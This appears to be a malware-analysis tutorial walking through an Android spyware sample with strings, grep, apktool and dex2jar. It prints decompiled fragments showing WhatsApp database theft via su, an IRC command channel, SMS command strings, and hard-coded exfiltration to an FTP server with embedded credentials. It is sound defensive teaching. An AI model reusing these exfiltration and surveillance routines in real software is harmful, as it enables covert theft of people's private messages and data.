
Let's look at the analysis of the sample we're working with

Try the following:

<https://www.virustotal.com/en/file/f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206/analysis/>

Which elements of the report do you think would be useful?

CLI Tips & Tricks



Strings

One of the best places to look for juicy malware hints is in the strings defined by the application. Many times, malware authors won't obfuscate their code or will forget to remove certain logging messages. These can be a great way to figure out what the author is trying to attempt!

```
$ unzip <file>
$ strings classes.dex
```

See anything interesting?

Strings + Grep

Often, there are a *lot* of strings returned from your Android sample.

Let's narrow down our search. You can search for C2 servers, parse the data with regex or search for base64 encoded strings.

Try the following:

```
$ strings classes.dex | grep "ftp"
```

```
$ strings classes.dex | grep ".com"
```

More Searching Fun

Sometimes when dealing with mobile malware, it can be handy to look for **phone numbers**. Often they're used to initiate some kind of download or malicious sequence.

```
strings classes.dex | grep '[0-9]\{8\}'
```

With Spyware/Surveillanceware, you can also look for references to popular messaging apps: WhatsApp, Facebook, Telegram, Viber, etc. Try searching for popular apps, eg.

```
strings classes.dex | grep 'whatsapp'
```

See anything interesting? These give us a great starting point for analyzing the full sample.

Searching Within Binary Files

To search for a string without using apktool to decompile and going through each file:

```
$ hexdump -C classes.dex | grep -C5 "http"
00072910  00 07 68 65 78 63 68 61  72 00 17 68 69 64 65 53  |..hexchar..hideS|
00072920  6f 66 74 49 6e 70 75 74  46 72 6f 6d 57 69 6e 64  |oftInputFromWind|
00072930  6f 77 00 09 68 6f 6c 64  73 4c 6f 63 6b 00 04 68  |ow..holdsLock..h|
00072940  6f 73 74 00 0b 68 6f 73  74 41 64 64 72 65 73 73  |ost..hostAddress|
00072950  00 10 68 6f 73 74 41 64  64 72 65 73 73 4b 6e 6f  |..hostAddressKno|
00072960  77 6e 00 04 68 74 6d 6c  00 04 68 74 74 70 00 14  |wn..html..http..|
00072970  68 75 6d 61 6e 50 72 65  73 65 6e 74 61 62 6c 65  |humanPresentable|
00072980  4e 61 6d 65 00 14 68 75  6d 61 6e 70 72 65 73 65  |Name ..humanprese|
00072990  6e 74 61 62 6c 65 6e 61  6d 65 00 01 69 00 03 69  |ntablename..i..i|
000729a0  44 45 00 08 69 44 4b 4d  20 3c 20 30 00 03 69 4d  |DE..iDKM < 0..iM|
000729b0  43 00 05 69 62 6f 73 73  00 02 69 64 00 04 69 64  |C..iboss..id..id|
```

Base64 Encoded Strings

If you find a Base64-encoded string like:

```
aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=
```

In order to decode this, we can use the terminal:

```
$ echo "aHR0cHM6Ly93d3cuc3B5aHVtYW4uY29tL3YxL2ZpbGVVcGxvYWQ=" | base64 -D
```


What do you get?

```
https://www.spyhuman.com/v1/fileUpload
```

Many malware authors use Base64 to add *some* level of obfuscation to their code.

Keep this in mind when reviewing extracting strings from a sample!

Static Analysis



Decompile the APK

APKTool

Let's decompile the APK file so that the contents are human-readable.

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206  
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out  
$ vim AndroidManifest.xml
```

What stands out in the manifest file?

Note, you can change the default output folder with:

```
$ apktool d f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206 -o <FOLDER>
```

AndroidManifest.xml

```
" Press ? for help
. (up a dir)
<3792e1e81248c3c585162206.out/
> original/
> res/
> smali/
> unknown/
  AndroidManifest.xml
  apktool.yml
~
~
~
~
~
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.system.bdata" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
2   <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
3   <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
4   <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
5   <uses-permission android:name="android.permission.REAL_GET_TASKS"/>
6   <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
7   <uses-permission android:name="android.permission.RECORD_AUDIO"/>
8   <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9   <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10  <uses-permission android:name="android.permission.CAMERA"/>
11  <uses-feature android:name="android.hardware.camera"/>
12  <uses-feature android:name="android.hardware.camera.autofocus"/>
13  <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
14  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
15  <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
16  <uses-permission android:name="android.permission.GET_TASKS"/>
17  <uses-permission android:name="android.permission.INTERNET"/>
18  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19  <uses-permission android:name="android.permission.READ_SMS"/>
20  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
21  <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
22  <uses-permission android:name="android.permission.READ_CONTACTS"/>
23  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
24  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
25  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
26  <uses-permission android:name="android.permission.SEND_SMS"/>
27  <uses-permission android:name="android.permission.WRITE_SMS"/>
28  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
29  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
30  <uses-permission android:name="android.permission.WAKE_LOCK"/>
31  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
32  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
33  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Which permissions are necessary?

Does the app you're analyzing *need* this permission?

Look through the `/res` directory.
What files might be worth analyzing?

Resources

```
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out/  
$ cd res  
$ cd values
```

strings.xml	Used to reference strings for the application with (optional) styling
ids.xml	List of identifiers for components of the application
public.xml	Used to assign fixed resource IDs
styles.xml	Defines the UI for the application

```
$ vim strings.xml
```

Run dex2jar on *classes.dex*

Running dex2jar

```
$ cp <file> <file>.zip && unzip <file>
$ cd ~/Tools/dex2jar/dex-tools/build/distributions/dex-tools-2.1-SNAPSHOT/
$ sh d2j-dex2jar.sh ~/path/to/apk_to_decompile.apk -o ~/path/to/output.jar
```

Open the .jar file with JD-GUI

Lexical Obfuscation

Although many malware samples (especially Adware/Chargeware/Click Fraud) tend to not encrypt strings or obfuscate too much of the application, *Lexical Obfuscation* is pretty common.

What is “Lexical Obfuscation”?

Method names, class names, variable names are replaced with nonsense, randomized text to make their functions less obvious.

```
class ak implements FilenameFilter {  
    ak(boolean arg1, String arg2) {  
        this.a = arg1;  
        this.b = arg2;  
        super();  
    }  
  
    public boolean accept(File arg2, String arg3) {  
        boolean v0 = this.a ? arg3.matches(this.b) : true;  
        return v0;  
    }  
}
```

Navigate through the individual classes.
Do you see which class is attempting to access 3p
messaging data?

com/android/system/bdata/a

```
try {  
  
    label_19:  
  
        bo.a("chmod 666 " + v3 + "://" + v1_1);  
        bo.a("chmod 755 " + v3);  
        bo.a("chmod 755 " + new File(v3).getParent());  
        v0 = v2.canWrite();  
}  
}
```

com/android/system/bdata/a

```
try {  
    String v0_1 = "/data/data/com.whatsapp/databases/msgstore.db";  
    if(Build$VERSION.SDK_INT >= 16) {  
        v0_1 = "/data/data/com.whatsapp/databases/msgstore.db-wal";  
    }  
}
```

How are they doing this without root!?
(Hint: they're not)

com/android/system/bdata/bo

```
class bo {  
    ...  
    if(bo.a) {  
        v5 = "su";  
        if(DataService.d != null) {  
            v4 = DataService.d.getString("psup", "/system/priv-app/system/su");  
            if(!new File(v4).exists()) {  
                goto label_190;  
            }  
        }  
    }  
}
```

Try to Find the Sensor Monitoring Functionality!

com/android/system/bdata/ba

```
class ba implements SensorEventListener {  
    ...  
    if(v1 > (((float)az_SensorHelper.a))) {  
        if(!this.c) {  
            this.b = false;  
        }  
        if(!this.b) {  
            bb.a("Moving!!! Speed:" + v1, false);  
            this.b = true;  
            if(DataService.k != null && (DataService.k.isHeld())) {  
                DataService.e("tk1");  
                DataService.b("input keyevent 3");  
            }  
            this.c = true;  
        }  
    }  
}
```

Let's Look for Some of the Strings We Found With
grep

com/android/system/bdata/ao

```
v9 = new ad_MailConnect(DataService.d.getString("guser",
"mwvrussia@gmail.com"), DataService.d.getString("gpass",
"meadwestvaco707"));
```

com/android/system/bdata/ao

```
v0_3 = DataService.d.getBoolean("pfbb", false) ?  
DataService.a(String.valueOf(DataService.d.getString("pfp", "busybox ftpput  
-u ealexzna -p k1725x2408 213.174.157.151")) + " " + arg8 + " " + v2_1,  
590000, 1) : ao_ExfiltrateData.b(DataService.d.getString("fhost",  
"213.174.157.151"), DataService.d.getString("fuser", "ealexzna"),  
DataService.d.getString("fpass", "k1725x2408"), v2_1, arg8);
```

Where is the IRC communication handled?

com/android/system/bdata/af

```
private af(String arg5) {  
    super();  
    ak_IRC.g = arg5;  
    ak_IRC.f = arg5;  
    this.i = DataService.d.getString("iserv", "irc.freenode.net");  
    this.j = DataService.d.getString("inick", "Suny-" + DataService.b);  
    this.k = DataService.d.getString("iboss", "IRCBoss");  
    ak_IRC.e = 1;  
}
```

Can you find the command syntax?

com/android/system/bdata/bq

```
try {  
    label_44:  
        bq.a(String.valueOf(arg9) + " " + v1_1 + " " + arg8, false);  
    label_56:  
        v0_3 = DataService.d.getString("ses1", " 2736428734"); !!!!  
        v1_1 = DataService.d.getString("ses2", " 7238742800"); !!!!  
        if(!arg9.contains(((CharSequence)v0_3)) && !arg9.contains(((CharSequence)v1_1))) {  
            goto label_70;  
        }  
  
        DataService.c("ss0#ii15#ii#ifr#ir#ifs#is"); -----!!!!  
        goto label_70;  
    }  
    ...
```

Major Analysis Questions

Where does the malicious functionality exist?

Is this functionality correctly interpreted?

What IP addresses or domains are hard-coded?

What protocols are being used?

Analyzing the pcap File with Wireshark

